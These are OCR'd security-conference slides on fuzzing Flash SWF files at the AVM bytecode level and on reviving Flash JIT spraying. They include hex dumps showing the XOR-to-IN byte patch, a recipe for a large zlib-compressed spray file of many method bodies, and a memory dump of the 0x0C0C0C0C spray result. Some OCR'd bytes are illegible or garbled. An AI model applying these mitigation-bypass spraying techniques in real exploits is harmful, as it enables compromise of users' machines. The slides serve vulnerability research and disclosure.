
Flash Fuzzing

(popular activities)

Byte by Byte fuzzing takes too much time.




```
00000000  4657 5309 7A01 0000 7800 07D0 0000 03E8  FWS.z...x..□...□
00000010  0000 1901 0044 1108 0000 00BF 144A 0100  .....D.....□.J..
00000020  0000 0000 0000 1000 2E00 0290 A1C2 E403  ............□□□□.
00000030  0000 0D00 094D 6F76 6965 436C 6970 0866  .....MovieClip.f
00000040  756E 6358 4F52 3106 4F62 6A65 6374 0F45  uncXOR1.Object.E
00000050  7665 6E74 4469 7370 6174 6368 6572 0D44  ventDispatcher.D
00000060  6973 706C 6179 4F62 6A65 6374 1149 6E74  isplayObject.Int
00000070  6572 6163 7469 7665 4F62 6A65 6374 1644  eractiveObject.D
00000080  6973 706C 6179 4F62 6A65 6374 436F 6E74  isplayObjectCont
00000090  6169 6E65 7206 5370 7269 7465 044D 6169  ainer.Sprite.Mai
000000A0  6E0D 666C 6173 682E 6469 7370 6C61 790C  n.flash.display.
000000B0  666C 6173 682E 6576 656E 7473 0516 0B16  flash.events....
000000C0  0116 0C17 0100 0A07 0102 0704 0307 020A  ................
000000D0  0702 0407 0305 0701 0607 0107 0701 0807  ................
000000E0  0109 0400 0000 0000 0000 0000 0000 0000  ................
000000F0  0000 0000 0103 0101 0002 0102 0101 0103  ................
00000100  0001 0001 0304 0100 0400 0301 0008 25D0  ..............%□
00000110  3064 6004 3060 0530 6006 3060 0730 6008  0d`.0`.0`.0`.0`.
00000120  3060 0930 6001 2A30 5800 1D1D 1D1D 1D1D  0`.0`.*0X.......
00000130  1D6D 0147 0000 0102 0208 0814 2D01 2D01  .m.G........-.-.
00000140  B42D 01AA 2D01 AA2D 01AA 8263 0162 0148  □-.□-.□-.□□c.b.H
00000150  0000 0201 0108 0808 D049 00D0 4F02 0047  .........□I.□O..G
00000160  0000 0300 0108 0801 4700 0009 1301 0000  ........G.......
00000170  004D 6169 6E00 4000 0000                 .Main.@...
00000180
```


4657 5309 7A01 0000 7800 07D0 0000 03E8
0000 1901 0044 1108 0000 00BF 144A 0100
0000 0000 0000 [illegible] 0290 A1C2 E403
0000 0D00 094D FF 65 436C 6970 0866
756E 6358 4F52 62 6A65 6374 0F45
7665 6E74 4469 7370 6174 6368 6572 0D44
6973 706C 6179 4F62 6A65 6374 1149 6E74
6572 6163 7469 7665 4F62 6A65 6374 1644

We found that
Action Script (AVM) part
causes the problem usually.

Focus on code area and AVM instructions.




AVM Fuzzing

255 -> 170 (instructions)

We also discovered APSB11-12
before it is disclosed.

AVM Fuzzing


Instructions
Pushint index
in
throw
Pushuint index
coerce index
debugfile index
...
Random compositions
insert
SWF
Method _body

We accidently found the flash JIT spraying technique could still work during the automatic fuzzing process.


Techniques to Against Exploit Mitigation Technologies

(Future Document Exploit Techniques - 2)

How do we bring
Flash JIT spraying back.

Flash JIT Spraying

- The magic *IN* (0xB4) instruction.
  - If we replace the first XOR(AA) with IN(B4), the AVM code area will not be encoded in memory.



0B0h:	66	6C	61	73	68	2E	65	76	65	6E	74	73	05	16	0B	16
0C0h:	01	16	0C	17	01	00	0A	07	01	02	07	04	03	07	02	0A
0D0h:	07	02	04	07	03	05	07	01	06	07	01	07	07	01	08	07
0E0h:	01	09	04	00	00	00	00	00	00	00	00	00	00	00	00	00
0F0h:	00	00	00	00	01	03	01	01	00	02	01	02	01	01	01	03
100h:	00	01	00	01	03	04	01	00	04	00	03	01	00	08	25	D0
110h:	30	64	60	04	30	60	05	30	60	06	30	60	07	30	60	08
120h:	30	60	09	30	60	01	2A	30	58	00	1D	1D	1D	1D	1D	1D
130h:	1D	6D	01	47	00	00	01	02	02	08	08	14	2D	01	2D	01
140h:	AA	2D	01	AA	2D	01	AA	2D	01	AA	82	63	01	62	01	48
150h:	00	00	02	01	01	08	08	08	D0	49	00	D0	4F	02	00	47
160h:	00	00	03	00	01	08	08	01	47	00	00	09	13	01	00	00
170h:	00	4D	61	69	6E	00	40	00	00	00						

0B0h:	66	6C	61	73	68	2E	65	76	65	6E	74	73	05	16	0B	16
0C0h:	01	16	0C	17	01	00	0A	07	01	02	07	04	03	07	02	0A
0D0h:	07	02	04	07	03	05	07	01	06	07	01	07	07	01	08	07
0E0h:	01	09	04	00	00	00	00	00	00	00	00	00	00	00	00	00
0F0h:	00	00	00	00	01	03	01	01	00	02	01	02	01	01	01	03
100h:	00	01	00	01	03	04	01	00	04	00	03	01	00	08	25	D0
110h:	30	64	60	04	30	60	05	30	60	06	30	60	07	30	60	08
120h:	30	60	09	30	60	01	2A	30	58	00	1D	1D	1D	1D	1D	1D
130h:	1D	6D	01	47	00	00	01	02	02	08	08	14	2D	01	2D	01
140h:	B4	2D	01	AA	2D	01	AA	2D	01	AA	82	63	01	62	01	48
150h:	00	00	02	01	01	08	08	08	D0	49	00	D0	4F	02	00	47
160h:	00	00	03	00	01	08	08	01	47	00	00	09	13	01	00	00
170h:	00	4D	61	69	6E	00	40	00	00	00						

- Memory: RW becomes RE

Magic Number - IN

- Determine whether an object has a named property.
- Format
  - in
- Forms
  - in = 180 (0xb4)
- Stack
  - …, name, obj => …, result

Demo.

Continuity of sprayed area?

Loop {

load 


}

(Memory)

Bad continuity in new version of Flash

We use a big file to spray memory instead.

(Memory)



This picture shows how do we make the spraying file.

We make a lot of method_body in a flash file directly. As you can see, the right hand side is the flash file. It contains a lot of method_body. And each method_body include a lot of XOR instructions.

This approach has much better result. In our testing, we have around 10000 method_body in a flash file and each method_body (function) includes 2048 XOR instructions.


File size?

This technique produces a huge file (58.7MB). Zlib could help us to solve the problem. After compression, the sample file size is 268k bytes.


The tool is sprayed. ☺

Instead of XOR, use OR.

Instead of ’35 90 90 90 3C’,
the content in memory will be ‘0D 0D 0D 0D 0C’.



This technique makes it easier to jump into our sprayed area when trigger a vulnerability.



Address	Hex dump								ASCII
0C0C0C7C	0C	0D	0D	0D	0D	0C	0D	0D	....
0C0C0C84	0D	0D	0C	0D	0D	0D	0D	0C	....
0C0C0C8C	0D	0D	0D	0D	0C	0D	0D	0D	....
0C0C0C94	0D	0C	0D	0D	0D	0D	0C	0D	....
0C0C0C9C	0D	0D	0D	0C	0D	0D	0D	0D	....
0C0C0CA4	0C	0D	0D	0D	0D	0C	0D	0D	....
0C0C0CAC	0D	0D	0C	0D	0D	0D	0D	0C	....
0C0C0CB4	0D	0D	0D	0D	0C	0D	0D	0D	....
0C0C0CBC	0D	0C	0D	0D	0D	0D	0C	0D	....
0C0C0CC4	0D	0D	0D	0C	0D	0D	0D	0D	....
0C0C0CCC	0C	0D	0D	0D	0D	0C	0D	0D	....
0C0C0CD4	0D	0D	0C	0D	0D	0D	0D	0C	....
0C0C0CDC	0D	0D	0D	0D	0C	0D	0D	0D	....
